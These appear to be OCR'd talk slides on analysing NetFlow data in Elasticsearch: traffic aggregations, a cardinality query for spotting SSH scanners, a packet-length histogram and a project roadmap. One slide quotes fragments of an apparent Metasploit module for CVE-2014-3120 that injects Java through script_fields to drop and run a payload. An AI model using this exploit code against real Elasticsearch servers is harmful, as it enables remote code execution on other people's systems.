


```
shows ammount of traffic sa > da stated by ibyt, ipkt, protocol
POST "localhost:39200/${INDEX}/_search?pretty" -d '

 "query": { "query_string": { "query": "_type:\"nz\" AND sa:[redacted]" } },
 "size": 0,
 "aggs": {
          "group_by_sa": {
                   "terms": { "field": "sa" },
                   "aggs": {
                            "group_by_da": {
                                     "terms": { "field": "da" },
                                     "aggs" : {
                                              "ibyt_stats" : { "extended_stats" : { "field" : "ibyt" } },
                                              "ipkt_stats" : { "extended_stats" : { "field" : "ipkt" } },
                                              "pr_stats" : { "terms" : { "field" : "pr" } }
                                     }
                            }
                   }
          }
 }
```




```
"aggregations": {⊟
    "group_by_sa": {⊟
        "buckets": [⊟
            {⊟
                "key": [redacted],
                "key_as_string": "[redacted]",
                "doc_count": 177,
                "group_by_da": {⊟
                    "buckets": [⊟
                        {⊟
                            "key": [redacted],
                            "key_as_string": "[redacted]",
                            "doc_count": 79,
                            "ipkt_stats": {⊟
                                "count": 79,
                                "min": 1,
                                "max": 8890,
                                "avg": 222.0632911392405,
                                "sum": 17543,
                                "sum_of_squares": 96913185,
                                "variance": 1177437.0719435988,
                                "std_deviation": 1085.0977246052996
                            },
                            "ibyt_stats": {⊞…},
                            "pr_stats": {⊞…}
                        },
                        {⊟
                            "key": [redacted],
                            "key_as_string": "[redacted]",
                            "doc_count": 16,
                            "ipkt_stats": {⊟
                                "count": 16,
                                "min": 3,
                                "max": 3,
                                "avg": 3,
                                "sum": 48,
                                "sum_of_squares": 144,
                                "variance": 0,
                                "std_deviation": 0
                            },
                            "ibyt_stats": {⊞…},
                            "pr_stats": {⊞…}
```

ELK count distinct >> cardinality




```
logstash-$(date -u +%Y.%m.%d)"

shows ammount of number peers for given sa which talks to port 22 - trying to find ssh scanner/bruteforcer
t: http://www.elasticsearch.org/guide/en/elasticsearch/reference/1.x/search-aggregations-metrics-cardinality-aggregation.html#_counts_are_
POST "localhost:39200/${INDEX}/_search?pretty" -d '

 "query": { "query_string": { "query": "_type:\"nz\" AND dp:22" } },
 "size": 0,
 "aggs": {
         "group_by_sa": {
                 "terms": { "field": "sa", "order": { "da_card_count": "desc" } },
                 "aggs": {
                         "sum_ibyt" : { "sum" : { "field" : "ibyt" } },
                         "sum_ipkt" : { "sum" : { "field" : "ipkt" } },
                         "da_card_count" : { "cardinality" : { "field" : "da" } }
                 }
         }
 }
```



```
             sa        flows      sum_ipkt   sum_ibyt_human     card
[redacted].158.89         22            71           11 KiB       12
[redacted].109.117        12            14          0.5 KiB        9
[redacted].109.123        19            83           14 KiB        9
[redacted].109.195        15            35          4.8 KiB       10
[redacted].109.198        22           101           17 KiB       10
[redacted].109.209        13            16          0.6 KiB        9
[redacted].252.24         74            74          4.7 KiB       35
[redacted].9.233         323           582           34 KiB      236
[redacted]51.226          44           155           25 KiB       11
[redacted].51.232         20            62            9 KiB        9
```

ELK count distinct >> cardinality



counts are approximate

Computing exact counts requires loading values into a hash set and returning its size. This doesn't scale when working on high-cardinality sets and/or large values as the required memory usage and the need to communicate those per-shard sets between nodes would utilize too many resources of the cluster.

This `cardinality` aggregation is based on the HyperLogLog++ algorithm, which counts based on the hashes of the values with some interesting properties:


- configurable precision, which decides on how to trade memory for accuracy,
- excellent accuracy on low-cardinality sets,
- fixed memory usage: no matter if there are tens or billions of unique values, memory usage only depends on the configured precision.

For a precision threshold of `c`, the implementation that we are using requires about `c * 8` bytes.


The following chart shows how the error varies before and after the threshold:

ELK not just simple aggregations ...

- histogram průměrné délky paketu v tocích pro daný uzel
  - původně jsem očekával 1 - 1500, ale smůla puštíku ;)
  - spočítání statistik podle skriptu/dopočítané hodnoty
    - např. vlastní Map část od agregační Reduce




```
# will print histogram of estimated packet lengths in all traffic for selected node
# pktlen is computed by script
# caveat: packet length (0-64k) != frame size (per phy/mac layer technlogy)

index = Time.now.utc.strftime("logstash-%Y.%m.%d")
query = {
        query: { query_string: { query: "_type:\"nz\" AND sa:[redacted]" } },
        size: 0,
        aggregations: {
                pktlen_histogram: {
                        histogram: {
                                script: "doc['ibyt'].value / doc['ipkt'].value",
                                interval: 100
                        }
                }
        }
}
```



```
{"took"=>4,
 "timed_out"=>false,
 "_shards"=>{"total"=>8, "successful"=>8, "failed"=>0},
 "hits"=>{"total"=>5427, "max_score"=>0.0, "hits"=>[]},
 "aggregations"=>
  {"pktlen_histogram"=>
    {"buckets"=>
      [{"key_as_string"=>"0", "key"=>0, "doc_count"=>5276},
       {"key_as_string"=>"100", "key"=>100, "doc_count"=>64},
       {"key_as_string"=>"200", "key"=>200, "doc_count"=>34},
       {"key_as_string"=>"300", "key"=>300, "doc_count"=>7},
       {"key_as_string"=>"400", "key"=>400, "doc_count"=>9},
       {"key_as_string"=>"500", "key"=>500, "doc_count"=>2},
       {"key_as_string"=>"700", "key"=>700, "doc_count"=>2},
       {"key_as_string"=>"900", "key"=>900, "doc_count"=>1},
       {"key_as_string"=>"1000", "key"=>1000, "doc_count"=>1},
       {"key_as_string"=>"1200", "key"=>1200, "doc_count"=>1},
       {"key_as_string"=>"1300", "key"=>1300, "doc_count"=>1},
       {"key_as_string"=>"1400", "key"=>1400, "doc_count"=>2},
       {"key_as_string"=>"1500", "key"=>1500, "doc_count"=>1},
       {"key_as_string"=>"1600", "key"=>1600, "doc_count"=>4},
       {"key_as_string"=>"1700", "key"=>1700, "doc_count"=>1},
       {"key_as_string"=>"1800", "key"=>1800, "doc_count"=>4},
       {"key_as_string"=>"1900", "key"=>1900, "doc_count"=>1},
       {"key_as_string"=>"2000", "key"=>2000, "doc_count"=>1},
       {"key_as_string"=>"2100", "key"=>2100, "doc_count"=>5},
       {"key_as_string"=>"2600", "key"=>2600, "doc_count"=>1},
       {"key_as_string"=>"2700", "key"=>2700, "doc_count"=>1},
       {"key_as_string"=>"3600", "key"=>3600, "doc_count"=>2},
       {"key_as_string"=>"3700", "key"=>3700, "doc_count"=>2},
       {"key_as_string"=>"4000", "key"=>4000, "doc_count"=>1},
       {"key_as_string"=>"4300", "key"=>4300, "doc_count"=>1},
       {"key_as_string"=>"4900", "key"=>4900, "doc_count"=>1},
       {"key_as_string"=>"5500", "key"=>5500, "doc_count"=>1}]}}}
```

ELK scripted values for the other guys profit

- CVE-2014-3120



```
def execute(java)
  payload = {
    "size" => 1,
    "query" => {
      "filtered" => {
        "query" => {
          "match_all" => {}
        }
      }
    },
    "script_fields" => {
      "msf_result" => {
        "script" => java
      }
    }
  }

  res = send_request_cgi({
    'uri'    => normalize_uri(target_uri.path.to_s, "_search"),
    'method' => 'POST',
    'data'   => JSON.generate(payload)
  })
```

```
def java_payload(file_name)
  source = <<-EOF
import java.io.*;
import java.lang.*;
import java.net.*;

#{to_java_byte_array(payload.encoded_jar.pack)}
File f = new File('#{file_name.gsub(/\\/, "/")}');
FileOutputStream fs = new FileOutputStream(f);
bs = new BufferedOutputStream(fs);
bs.write(buf);
bs.close();
bs = null;
URL u = f.toURI().toURL();
URLClassLoader cl = new URLClassLoader(new java.net.URL[]{u});
Class c = cl.loadClass('metasploit.Payload');
c.main(null);
  EOF

  source
end
```

Práce na silnici

- peer review, release v1
- v2 roadmap
  - testy na velkých datech
  - redis vs. jiný messaging
  - inputs pro forensics
    - mactimerobber, Nixon’s poor man fs forensics decorator, plaso
    - cleartext disk images strings data carving and indexing (aka sleuthkit)
  - more aggregations
    - histogram 1day, terms pr, term flg, sum ibyt, sum ipkt
      - vektory příznaků, behaviorální analýza změny chování uzlu (scikit)

bodik/rsyslog2

- https://github.com/bodik/rsyslog2
    - puppet bez mastera
    - jenkins pro automatizaci
    - cloud s autodiscovery
    - zpracování dat v ELK
        - rsyslog, Netflow, Glastopf